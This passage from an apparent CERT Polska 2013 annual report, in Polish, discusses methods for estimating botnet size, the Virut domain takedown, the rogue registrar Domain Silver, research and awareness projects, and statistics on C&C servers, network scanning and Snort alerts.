Najczęstszym sposobem szacowania wielkości botnetu jest liczenie unikalnych adresów IP. Jednak takie podejście zakłada, że dany adres IP reprezentuje jeden i w dodatku zawsze ten sam komputer. Założenie takie nie jest prawdziwe, jak zauważają autorzy raportu ENISA [28], w wielu przypadkach dostawcy Internetu korzystają z dynamicznych adresów IP. Adresy takie zmieniane są co jakiś czas lub gdy użytkownik zrestartuje modem bądź router dostępowy. Powoduje to, że dany użytkownik raz na jakiś czas otrzymuje inny adres IP, co w przypadku zliczania unikalnych adresów IP powoduje, że jeden bot może być policzony kilkukrotnie. W jednym z przypadków jeden bot zmienił adres IP 694 razy w ciągu 10 dni [50]. Żeby pozbyć się tego efektu, można liczyć unikalne adresy IP na dzień, przy założeniu, że większość komputerów zmienia adres IP średnio raz dziennie.

Z drugiej strony, wiele sieci stosuje technikę mapowania adresów sieciowych (NAT). Pozwala ona na korzystanie z jednego publicznego adresu IP przez wiele urządzeń sieciowych. Wykorzystywana jest na przykład w firmach, które nie potrzebują, aby każda stacja robocza miała osobny, publiczny adres IP. Podobne działania podejmują użytkownicy domowi, którzy instalują router w swojej sieci, aby zapewnić dostęp do Internetu kilku urządzeniom (np. za pomocą sieci WiFi). W takim przypadku za jednym adresem IP może znajdować się kilka bądź kilkanaście botów, a zliczony zostanie tylko jeden. Nie ma zatem łatwej metody na poprawienie tak zafałszowanych wyników. Pozostaje jedynie uwzględnienie identyfikatorów bota.

15.2 IDENTYFIKATOR BOTA

Drugim sposobem określania wielkości botnetu jest użycie identyfikatora bota. W niektórych przypadkach takich jak Citadel opisany w [36], identyfikator ten jest z dużym prawdopodobieństwem unikalny. Niestety w innych przypadkach, np. Virut, identyfikator, który miał być unikalny okazał się zupełnie nieprzydatny. Powstawał z Volume Serial Number, który mógł być zmieniony przez użytkownika i nie identyfikuje jednoznacznie maszyny [37].

15.3 CZYM JEST WIELKOŚĆ BOTNETU?

Proponujemy, podobnie jak i badacze z Johns Hopkins University [42] oraz autorzy raportu ENISA [28], aby termin wielkość botnetu nie był terminem uniwersalnym i odnosił się również do metodyki, która została zastosowana, wraz z jej wszelkimi wadami. Microsoft w swoim raporcie [20] oddziela dwie koncepcje: cleaned computers per mile, CCM (czy też infection rate), czyli liczba komputerów, na których wykryto złośliwe oprogramowanie oraz encounter rate, czyli liczba komputerów, na których oprogramowanie antywirusowe było w stanie zablokować infekcję.

Różnice w liczeniu wielkości botnetów za pomocą różnych metod są znaczące. Jako przykład rozpatrzmy trzy różne przypadki. Pierwszy oszacowuje wielkość botnetu Torpig [50] na podstawie dziesięciodniowej obserwacji:

- 1 247 642 unikalnych adresów IP,
- 182 800 unikalnych identyfikatorów bota,
- 179 866 unikalnych adresów IP dziennie (średnio),
- około 200 000 unikalnych adresów dziennie (maksymalnie),
- około 125 000 unikalnych identyfikatorów botów dziennie (maksymalnie).

Zakładając, że generowane identyfikatory są unikalne, albo przynajmniej lepiej odzwierciedlają wielkość botnetu, dochodzimy do wniosku, że gdybyśmy szacowali wielkość Toripga na podstawie unikalnych adresów IP, to przeszacowalibyśmy ją ponad sześciokrotnie. Z drugiej strony, jak zauważają autorzy dokumentu, o ile liczba dziennych unikalnych adresów IP różni się o ponad 36% względem liczby dziennych unikalnych botów, to dosyć dobrze przybliża całkowitą wielkość botnetu.

Drugi przypadek to próba oszacowania wielkości jednej instancji botnetu Citadel na podstawie 25-dniowej obserwacji [36]:

- 164 323 unikalnych adresów IP,
- 11 730 unikalnych identyfikatorów.

Okres obserwacji był jeszcze dłuższy, przez co liczba unikalnych adresów IP różni się jeszcze mocniej od rzeczywistej wielkości botnetu. 14-krotnie więcej unikalnych adresów IP skontaktowało się z serwerem niż rzeczywiście było botów.

Trzeci przypadek to połączenia z naszym sinkholem z różnych instancji botnetów opartych na złośliwym oprogramowaniu Citadel. Wyniki przeprowadzonych przez nas w ciągu 10 wybranych losowo dni pomiarów znajdują się w tabeli 4.

Data	Unikalne adresy IP	Unikalne identyfikatory botów
18.01.2014	3323	2288
19.01.2014	3671	2376
20.01.2014	3963	2414
21.01.2014	**4459**	2341
4.02.2014	3238	2268
5.02.2014	3217	2230
6.02.2014	3486	2290
7.02.2014	3306	2180
8.02.2014	3092	2094
9.02.2014	3311	2174
Łącznie	**19768**	**3429**

Tabela 4: Dane zebrane z serwerów sinkhole CERT Polska

15

Według firmy Arbor, w niektórych przypadkach za jednym adresem IP, w wyniku działania NAT może się znajdować nawet 100 różnych zainfekowanych komputerów [22]. Jednak w przypadku danych z naszego sinkhole'a zaobserwowaliśmy maksymalnie cztery różne zainfekowane komputery pod jednym adresem IP. Średnio na jeden adres IP przypadało 1,02 bota. Jeden z komputerów w ciągu 4 dni zmienił adres IP 858 razy, przy czym średnio jeden komputer miał 5,90 różnych adresów IP w ciągu całego okresu obserwacji serwera. Łączna liczba unikalnych adresów IP jest prawie sześciokrotnie większa niż liczba unikalnych identyfikatorów.

Mimo, iż liczba unikalnych dziennych adresów IP jest większa od liczby unikalnych dziennych identyfikatorów, to trafnie oddana jest skala wielkości botnetu. Należy zauważyć, że nie zawsze jesteśmy w sytuacji, w której bot tworzy unikalny identyfikator. Dlatego, naszym zdaniem, maksymalna liczba unikalnych adresów IP dziennie jest miarą, która dobrze przybliża rzeczywistą wielkość botnetu.

15.4 LICZBA ZARAŻONYCH KOMPUTERÓW W POLSCE

Aby odnieść się do procentowej liczby infekcji, trzeba oszacować liczbę podłączonych do Internetu komputerów w Polsce. W 2012 roku, według statystyk Eurostat [7], [6], w Polsce znajdowało się 13 444 300 gospodarstw domowych, z czego 72% miało dostęp do Internetu, co daje około 9 680 000.

Podobną wartość – 9 758 268 gospodarstw domowych posiadających dostęp do Internetu – można otrzymać biorąc pod uwagę dane podane przez Główny Urząd Statystyczny za 2011 rok [48]. W Polsce było 13 572 000 gospodarstw domowych. Również według GUS [49], w 2013 roku 71,9% gospodarstw domowych miało dostęp do Internetu.

Można założyć, że średnio w danym gospodarstwie domowym znajduje się 1,12 komputera. Informacja ta wynika z danych GUS ze spisu ludności [48] – w gospodarstwie domowym żyją średnio 2,82 osoby, oraz danych Rady Monitoringu Społecznego [47], która podaje w swoim raporcie, że na jeden komputer w gospodarstwie domowym przypada średnio 2,5 osoby.

Na podstawie powyższych raportów można wyciągnąć wniosek, że liczba komputerów podłączonych do Internetu w Polsce w gospodarstwach domowych, jest rzędu 11 milionów. Dane te nie obejmują telefonów komórkowych czy tabletów jak i komputerów znajdujących się w firmach, na uczelniach czy w bibliotekach. Daje ona jednak pewien szacunek, rząd wielkości. Dzieląc tę liczbę przez liczbę zgłoszeń o zainfekowanych komputerach dziennie dochodzimy do wniosku, że 1,5% komputerów znajdujących się w gospodarstwach domowych jest zainfekowanych.

16.1 VIRUT

Na przełomie stycznia i lutego 2013 r. NASK dokonał przejęcia 43 domen z końcówką .pl służących przede wszystkim do zarządzania botnetem Virut oraz dystrybucji plików wykonywalnych z tym złośliwym oprogramowaniem. Przejęcie odbywało się w kilku etapach i rozpoczęło się 23 stycznia. Były to pierwsze działania NASK prowadzące do odebrania domen .pl szkodzących użytkownikom Internetu, kontynuowane później z powodzeniem w przypadku innych botnetów, a także rozwiązania współpracy z rejestratorem Domain Silver. Więcej szczegółów na ten temat znajduje się w rozdziale 16.2 raportu.

Virut był jednym z najbardziej uciążliwych zagrożeń, z którymi można spotkać się w Internecie. Rozpowszechniał się m.in. poprzez luki w przeglądarkach internetowych, a do zarażenia dochodziło najczęściej w wyniku odwiedzenia strony WWW, na której przestępcy umieścili Viruta.

Głównymi źródłami wirusa były domeny zief.pl oraz ircgalaxy.pl, które pełniły funkcję centrów sterujących zainfekowanymi komputerami-zombie i wysyłających rozkazy ataku. W 2012 roku pojawiły się kolejne domeny z końcówką .pl, które miały te same zadania, a także przyczyniały się do rozpowszechniania złośliwych programów – m.in. Palevo i Zeusa. Botnety zbudowane w oparciu o Viruta służyły między innymi do dokonywania kradzieży danych, ataków DDoS czy wysyłania spamu.

Pierwsze infekcje Virutem odnotowano w 2006 roku, ale od tego czasu zagrożenie to znacznie przybrało na sile. Od 2010 roku NASK podjął intensywne prace nad wyeliminowaniem działalności Viruta w naszym kraju. W samym 2012 roku CERT Polska odnotował 890 tysięcy zgłoszeń zainfekowanych adresów IP z Polski.

Domeny związane z Virutem (w tym także domeny z końcówką .ru wykorzystujące serwery nazw w przejętych domenach .pl) zostały przekierowane do sinkhole'a zarządzanego przez CERT Polska. Obserwowaliśmy na nim połączenia z około 270 tysięcy unikalnych adresów IP każdego dnia – głównie z Egiptu, Pakistanu oraz Indii. Na podstawie zebranych danych działalność botnetu powiązaliśmy także z innymi przedsięwzięciami, w tym z fałszywym programem antywirusowym. Raport z przejęcia botnetu Virut znajduje się pod adresem: www.cert.pl/PDF/Raport_Virut_PL.pdf.

16.2 DOMAIN SILVER

W lipcu 2013 NASK zakończył współpracę z Domain Silver Inc. – jednym z partnerów pełniących rolę rejestratorów domen .pl. Domain Silver, firma zarejestrowana na Seszelach, była partnerem NASK od lutego 2012. Wśród nazw domenowych rejestrowanych za jej pośrednictwem znajdowały się niemal wyłącznie takie, które służyły do zarządzania złośliwym oprogramowaniem, nielegalnego lub półlegalnego obrotu farmaceutykami, reklamowanymi za pomocą spamu. Wśród botnetów zarządzanych z domen zarejestrowanych za pośrednictwem firmy znajdowało się m.in. wiele instancji Citadel, Dorkbot, Andromeda. Domeny służyły także do sterowania niektórymi odmianami oprogramowania typu ransomware.

Na domiar złego, Domain Silver niechętnie i opieszale reagował na zgłaszane pod swoim adresem skargi na nadużycia z wykorzystaniem nazw domenowych. Pozwalało to na przypuszczanie, że działania rejestratora są celowe, a więc że jest on tzw. rogue registrar, pozostającym w zmowie z osobami wykorzystującymi domeny lub przynajmniej świadomie czerpiącym z ich działalności korzyści.

W trakcie ponad roku istnienia jako partner NASK Domain Silver zarejestrował 2926 nazw domenowych, z których 641 miało status zarejestrowanych w momencie zakończenia współpracy (wiele wcześniejszych było rejestrowane w ramach tzw. usługi "domain tasting"

16

lub zostało usuniętych w wyniku nadużyć). Wszystkie domeny zostały przejęte przez NASK i przeniesione do administrowania przez wirtualnego rejestratora "vinask".

Następnie w miarę postępu analiz, były one przenoszone na sinkhole zarządzany przez CERT Polska. W ciągu jednego tylko dnia po przejęciu części domen obserwowaliśmy połączenia na nie z ponad 100 tysięcy unikalnych adresów IP z całego świata. Adresowane były przede wszystkim do domen zarządzających Zeus ICE IX oraz Citadelem, a większość z nich pochodziła z Niemiec i Polski.

Pełen raport dotyczący Domain Silver opublikowaliśmy pod adresem: www.cert.pl/PDF/Raport_Domain_Silver_PL_updated.pdf.

16.3 PROJEKT NECOMA

W 2013 roku rozpoczęliśmy prace w ramach międzynarodowego projektu badawczego Nippon-European CyberdefenseOriented Multilayer threat Analysis (NECOMA). Uczestnicy projektu to europejskie organizacje zaangażowane w badania w obszarze bezpieczeństwa, oprócz NASK – Institut Mines-Telecom (Francja), Atos (Hiszpania), Foundation for Research and Technology – Hellas (Grecja), 6cure (Francja) oraz instytucje japońskie: Nara Institute of Science and Technology, Internet Initiative Japan, National Institute of Informatics, Keio University, University of Tokyo. Celem NECOMA jest opracowanie nowych technik, które pozwoliłyby na podniesienie poziomu bezpieczeństwa teleinformatycznego poprzez zwiększenie odporności na istniejące i nowe zagrożenia.

Jednym z podstawowych zadań projektu jest udoskonalenie metod pozyskiwania informacji istotnych z punktu widzenia bezpieczeństwa i ich efektywnej wymiany – zarówno między różnymi systemami w obrębie pojedynczej organizacji, jak i na szerszą skalę. W tę problematykę wpisuje się stworzona przez CERT Polska platforma n6[46], której nowa wersja będzie stanowić jeden z głównych mechanizmów wymiany danych w ramach NECOMA.

Drugi obszar prac to analiza zebranych danych, zarówno z punktu widzenia atakujących jak i ofiar, w celu opracowania nowych sposobów wykrywania ataków i mierzenia ich skutków. Szczególną uwagę poświęcamy na uzyskanie całościowego obrazu sytuacyjnego, pozwalającego na zrozumienie wszystkich istotnych aspektów zagrożeń oraz wspieraniu procesu decyzyjnego w czasie bliskim rzeczywistemu.

NECOMA obejmuje również kwestię przełożenia informacji o zagrożeniach na konkretne działania obronne. Odbywa się to poprzez efektywniejsze wykorzystanie istniejących mechanizmów oraz stworzenie nowych, w celu lepszej ochrony atakowanych zasobów.

Wymienione trzy obszary badawcze są analizowane wielowarstwowo — na poziomie infrastruktury internetu (serwery, łącza), urządzeń końcowych (m.in. przeglądarki, smartfony) i korelując informacje pozyskane z obu warstw. Mimo, że współcześnie atakujący mają do dyspozycji szeroki wachlarz technologii i są w stanie wykorzystać je w zaskakujący sposób, dzięki połączeniu wiedzy z wielu źródeł mamy szansę na uchwycenie istoty zagrożeń i podjęcie odpowiednich działań.

Projekt jest finansowany przez Ministerstwo Spraw Wewnętrznych i Komunikacji Japonii oraz Unię Europejską, jako część Siódmego Programu Ramowego (FP7/2007-2013), umowa o grant nr 608533. Szczegółowe informacje o NECOMA, aktualności i publikacje są dostępne na stronie: www.necoma-project.eu.

[46] http://n6.cert.pl/

16.4 KONFERENCJA SECURE 2013

17 edycja konferencji SECURE organizowanej corocznie przez NASK i CERT Polska odbyła się 9 i 10 października w Centrum Nauki Kopernik w Warszawie. Wzięło w niej udział ponad 350 uczestników. 40 prezentacji w ciągu dwóch bardzo pracowitych dni dotyczyło szerokiego spektrum tematów – od bardzo technicznych po prawne i organizacyjne.

Zapewne ze względu na aktualność tematu bardzo dużym zainteresowaniem cieszyły się w szczególności prezentacje poświęcone atakom DDoS prowadzone przez Łukasza Czarnieckiego i Marcina Jerzaka z PCSS oraz Johna Grahama-Cumminga z Cloudflare.

Świetnie ocenione zostały także prezentacje techniczne z drugiego dnia, w tym opis ataków na urządzenia sieciowe Michała Sajdaka (sekurak.pl), przemyślenia na temat bezpieczeństwa antywirusów Gynvaela Coldwinda oraz PoC zewnętrznego debuggera Heisenberg od dwóch członków polskiej grupy Honeynet Project – Macieja Szawłowskiego i Tomasza Sałacińskiego.

W prezentacjach plenarnych mieliśmy okazję zapoznać się z różnymi punktami widzenia na udział chińskich hakerów i rządu w cyberatakach (Ryan Kazanciyan z Mandianta i Bill Hagestad II z Red Dragon Rising), posłuchać o możliwościach inwigilacji za pomocą urządzeń mobilnych (Glenn Wilkinson z Sensepost) czy o prawdziwych wyzwaniach w ochronie infrastruktury krytycznej (Edmond Rogers).

Wśród zagranicznych gości warto także wymienić Kimmo Ulkuniemi z Interpolu, Andrew Lewmana z Torproject.org czy przedstawicieli CERT/CC i DHS. Partnerem Głównym konferencji SECURE 2013 było Narodowe Centrum Badań i Rozwoju, a patronat nad nią objęły ENISA, GIODO, MAiC oraz MNiSW.

Większość prezentacji z konferencji dostępna jest w postaci nagrań wideo (bit.ly/1gBMZmx) i/lub slajdów. Konferencji towarzyszyły warsztaty SECURE Hands-on, prowadzone przez ekspertów z CERT Polska i NASK. Tematy dotyczyły wykrywania ataków sieciowych, infekcji złośliwym oprogramowaniem oraz znoszenia skutków ataków DDoS, a zainteresowanie było na tyle duże, że miejsca (również na dodatkowe edycje) bardzo szybko się wyczerpały. Więcej informacji o konferencji można znaleźć na stronie www.secure.edu.pl i profilu facebookowym (fb.com/Konferencja.SECURE).

16.5 BEZPIECZEŃSTWO Z PEWNEGO ŹRÓDŁA

CERT Polska oraz NASK starając się wyjść naprzeciw problemowi braku pomostu między specjalistami a zwykłymi użytkownikami komputerów, 13 czerwca 2013 roku w ramach projektu NISHA zorganizował warsztat "Bezpieczeństwo z pewnego źródła". Spotkanie miało na celu dyskusję nad platformą wymiany informacji pomiędzy ekspertami, którzy są w stanie dostarczyć sprawdzoną i rzetelną informację, a środowiskiem dziennikarzy, docierających do użytkownika końcowego. W programie spotkania oprócz prezentacji ekspertów z CERT Polska i NASK powstała inicjatywa zakładająca stworzenie repozytorium treści tworzonych przez ekspertów oraz stworzenie platformy wymiany rzetelnych i sprawdzonych informacji pomiędzy ekspertami a środowiskiem mediów. Spotkanie zakończyło się owocną dyskusją na temat najczęstszych problemów związanych ze współpracą ekspertów bezpieczeństwa z mediami.

16.6 ECSM – EUROPEJSKI MIESIĄC CYBERBEZPIECZEŃSTWA

Już po raz drugi w Europie organizowana była w październiku 2013 roku kampania mająca na celu podniesienie poziomu świadomości dotyczącej zagrożeń w cyberprzestrzeni.

16

Celem Europejskiego Miesiąca Cyberbezpieczeństwa (cybersecuritymonth.eu) jest zarówno popularyzacja wiedzy o zagrożeniach, jak i promowanie bezpiecznego korzystania z Internetu i nowoczesnych technologii IT wśród szerokiej grupy użytkowników sieci. Kampania realizowana jest corocznie z inicjatywy Komisji Europejskiej przy współpracy z Europejską Agencją Bezpieczeństwa Sieci i Informacji (ENISA) w krajach Unii Europejskiej.

W Polsce partnerem kampanii był NASK, a zespół CERT Polska w tym roku wziął aktywny udział w jej tworzeniu. Wśród wydarzeń, jakie odbyły się w naszym kraju w ramach ECSM można wymienić: konferencję TIKE 2013, konferencję SECURE 2013 oraz quizy wiedzy o bezpieczeństwie dedykowane zarówno starszym, jak i najmłodszym użytkownikom sieci promowane przez NASK na stronie www.bezpiecznymiesiac.pl.

Zespół CERT Polska stworzył quiz dla użytkowników Internetu "Zostań Cyberbezpiecznikiem", który był zbiorem 33 pytań stworzonych na bazie zagadnień poruszanych na łamach polskiej wersji biuletynu OUCH!, wydawanego co miesiąc przez Instytut SANS i CERT Polska. Tematyka biuletynu porusza kwestie związane z codziennym korzystaniem z komputera, Internetu oraz technologii komunikacyjnych. Quiz miał na celu sprawdzenie podstawowej wiedzy związanej z bezpieczeństwem komputerowym i teleinformatycznym oraz posiadał także walory edukacyjne, gdyż każde z pytań opatrzone zostało komentarzem eksperckim i odsyła do źródeł, które w przystępnej formie wprowadzają w zagadnienie. Quiz został rozwiązany ponad 12 tys. razy.

Quiz jest dostępny na stronie projektu NISHA pod adresem http://nisha.cert.pl/quiz.

STATYSTYKI

A

A.1 SERWERY C&C

W 2013 otrzymaliśmy 1 255 022 zgłoszenia dotyczące adresów IP lub pełnych nazw domenowych (z ang. FQDN – Fully Qualified Domain Name) serwerów C&C. Dziennie średnio odnotowywaliśmy 3 438,41 zgłoszeń. Podobnie jak w latach ubiegłych, większość zgłoszeń dotyczyła serwerów IRC (głównie na przypisanym tej usłudze porcie TCP/6667). Otrzymaliśmy również zgłoszenia dotyczące serwerów zarządzających ZeuSem oraz pokrewnym złośliwym oprogramowaniem.


W zgłoszeniach znajdowały się adresy IP lub pełne nazwy domenowe, dlatego zdecydowaliśmy się na opisanie problemu ze względu na lokalizację adresu IP lub domenę najwyższego poziomu (z ang. TLD – Top Level Domain) złośliwej nazwy domenowej. W statystykach pominęliśmy serwery sinkhole CERT Polska.

A.1.1 ADRESY IP

Otrzymaliśmy zgłoszenia dotyczące 7 687 różnych adresów IP ze 107 krajów. Podobnie jak w poprzednich latach najwięcej złośliwych serwerów było umieszczonych w Stanach Zjednoczonych (prawie 32%). Ponad 2/3 spośród wszystkich serwerów C&C hosotwane jest w 10 krajach, przedstawionych w tabeli 5 na str. 41.

Poz.	Kraj	Liczba IP	Udział
1	Stany Zjednoczone	2459	31,98%
2	Niemcy	607	7,89%
3	Rosja	596	7,75%
4	Holandia	279	3,62%
5	Francja	267	3,47%
6	Wielka Brytania	243	3,16%
7	Albania	209	2,71%
8	Ukraina	185	2,40%
9	Grecja	179	2,32%
10	Chorwacja	171	2,22%
...	...	...	...
25	Polska	50	0,65%

Tabela 5: Kraje, w których hostowane jest najwięcej serwerów C&C



Rysunek 12: Kraje, w których hostowane jest najwięcej serwerów C&C

Zaobserwowaliśmy 1 526 różnych systemów autonomicznych, gdzie umiejscowione zostały serwery C&C. Prawie 1/5 wszystkich złośliwych serwerów zlokalizowana była wśród 10 najpopularniejszych AS zaprezentowanych w tabeli 6.

A

Poz.	Numer AS	Nazwa AS	Liczba IP	Udział procentowy
1	16276	OVH Systems	236	3,07%
2	35047	Abissnet sh.a.	202	2,62%
3	5391	Hrvatski Telekom d.d.	169	2,19%
4	41440	OJSC Rostelecom	149	1,93%
5	1241	Forthnet	146	1,89%
6	36351	SoftLayer Technologies Inc.	139	1,80%
7	24940	Hetzner Online AG	137	1,78%
8	13335	CloudFlare, Inc.	118	1,53%
9	12066	TRICOM	92	1,19%
10	8560	1&1 Internet AG	90	1,17%


Tabela 6: Systemy autonomiczne, w których hostowane jest najwięcej serwerów C&C na świecie

Poz.	Numer AS	Nazwa AS	Liczba IP	Udział
1	5617	Telekomunikacja Polska S.A.	5	10%
2	12824	home.pl sp. z o.o.	4	8%
3	6830	Liberty Global Operations B.V. (UPC)	3	6%
3	51290	HosTeam s.c.	3	6%
3	29314	VECTRA S.A.	3	6%
6	48707	Greener, Marcin Waligorski	2	4%
6	43939	Internetia Sp.z o.o.	2	4%
6	43333	CIS NEPHAX	2	4%
6	35017	Swiftway Sp. z o.o.	2	4%
6	29522	Krakowskie e-Centrum Informatycz-ne JUMP	2	4%
6	198921	Unix Storm – Michal Gottlieb	2	4%
6	12741	Netia SA	2	4%

Tabela 7: Systemy autonomiczne, w których hostowane jest najwięcej serwerów C&C w Polsce

A.1.2 SKALA ZAGROŻENIA W POLSCE

W Polsce serwery C&C znajdowały się na 50 różnych adresach IP (25 miejsce na świecie – 0,65%) w 30 różnych systemach autonomicznych. W tabeli 7 prezentujemy 12 systemów autonomicznych, w jakich znajdowało się najwięcej serwerów zarządzających botnetami (64% wszystkich złośliwych serwerów w Polsce).



Rysunek 13: Systemy autonomiczne, w których hostowane jest najwięcej serwerów C&C w Polsce

Poz.	TLD	Liczba domen	Udział
1	.com	2183	30,14%
2	.net	1047	14,45%
3	.org	582	8,03%
4	.info	535	7,38%
5	.ru	458	6,32%
6	.biz	304	4,19%
7	.su	273	3,77%
8	.de	161	2,22%
9	.uk	154	2,12%
10	.in	134	1,85%
11	.pl	123	1,69%

Tabela 8: Domeny najwyższego poziomu, w których zarejestrowano serwery C&C

A.1.3 NAZWY DOMENOWE

Otrzymaliśmy również zgłoszenia o 7 241 pełnych nazwach domenowych, które pełniły rolę serwerów zarządzających botnetami. Zostały one zarejestrowane w obrębie 120 domen najwyższego poziomu, z czego ponad 4/5 w domenie .com. Dane zaprezentowane są w tabeli 8.

W obrębie domeny .pl zauważyliśmy 123 nazwy domenowe (1,69% wszystkich), przez co znalazła się ona na wysokiej 11 pozycji. Po głębszej analizie okazało się, że wśród nich:

- 76 jest przekierowanych na sinkhole CERT Polska,
- 22 nie są zarejestrowane lub nie zwracają adresów IP (np. wirtualny rejestrator vinask),

A

- 20 nazw domenowych utrzymywało złośliwą infrastrukturę zarządzania botnetem wbrew woli właściciela (np. skompromitowany serwer www lub złośliwy kanał na serwerze IRC),
- 2 domeny zostały zarejestrowane ponownie, ale nie są wykorzystywane do utrzymywania serwerów C&C.

A.2 SKANOWANIE

W 2013 roku otrzymaliśmy informacje o 831410 unikalnych adresach IP, z których odbywało się skanowanie usług sieciowych. Średnio dziennie było 5481.48 raportowanych skanujących adresów IP.


Ze względu na naturę otrzymywanych przez nas danych – niektóre pochodzą z naszych własnych źródeł (wówczas celem jest adres IP znajdujący się w Polsce), podczas gdy inne pochodzą z zewnętrznych źródeł (wówczas skanującym jest komputer z polskiej sieci), postanowiliśmy podzielić te statystyki na dwie części – dotyczące Polski oraz zagranicy.

A.2.1 SKANOWANE USŁUGI

Podobnie jak w poprzednim roku, port TCP/445, na którym stoi usługa RPC, był najczęściej skanowanym portem. Dlatego istotne jest odpowiednie zabezpieczenie takiej usługi. Nowością w rankingu jest port TCP/4899 przypisany do usługi RAdmin oraz port TCP/3306 przypisany do bazy MySQL. W tabeli 9 znajduje się 10 najczęściej skanowanych portów.

Poz.	Port docelowy	Liczba IP	Usługa
1	TCP/445	283859	Windows RPC
2	TCP/3389	138242	RDP (zdalny pulpit)
3	TCP/4899	105577	RAdmin
4	TCP/80	70838	Webaplikacje i serwery WWW
5	TCP/1433	67850	MS SQL
6	TCP/23	64865	telnet
7	TCP/22	35389	SSH
8	TCP/135	22802	Usługa DCE RPC systemu Windows
9	TCP/139	16494	NetBIOS, współdzielenie plików i drukarek
10	TCP/3306	15095	MySQL

Tabela 9: Skanowanie według portów



Rysunek 14: Najczęściej skanowane porty

Poz.	Reguła Snort	Liczba IP	Port
1	ET POLICY RDP connection request	127551	TCP/3389
2	MISC MS Terminal server request	124529	TCP/3389
3	ET POLICY Radmin Remote Control Session Setup Initiate	103923	TCP/3899 TCP/4899 TCP/4900
4	ET POLICY Suspicious inbound to MSSQL port 1433	66889	TCP/1433
5	BLEEDING-EDGE RDP connection request	48993	TCP/3389
6	WEB-IIS view source via translate header	44580	TCP/80
7	ET SCAN Potential SSH Scan	24862	TCP/22
8	ET SCAN DCERPC rpcmgmt ifids Unauthenticated BIND	16628	TCP/135
9	BLEEDING-EDGE POLICY Reserved IP Space Traffic Bogon Nets 2	15105	—
10	ET POLICY Suspicious inbound to mySQL port 3306	14934	TCP/3306

Tabela 10: Najczęstsze reguły Snort zebrane z systemu ARAKIS

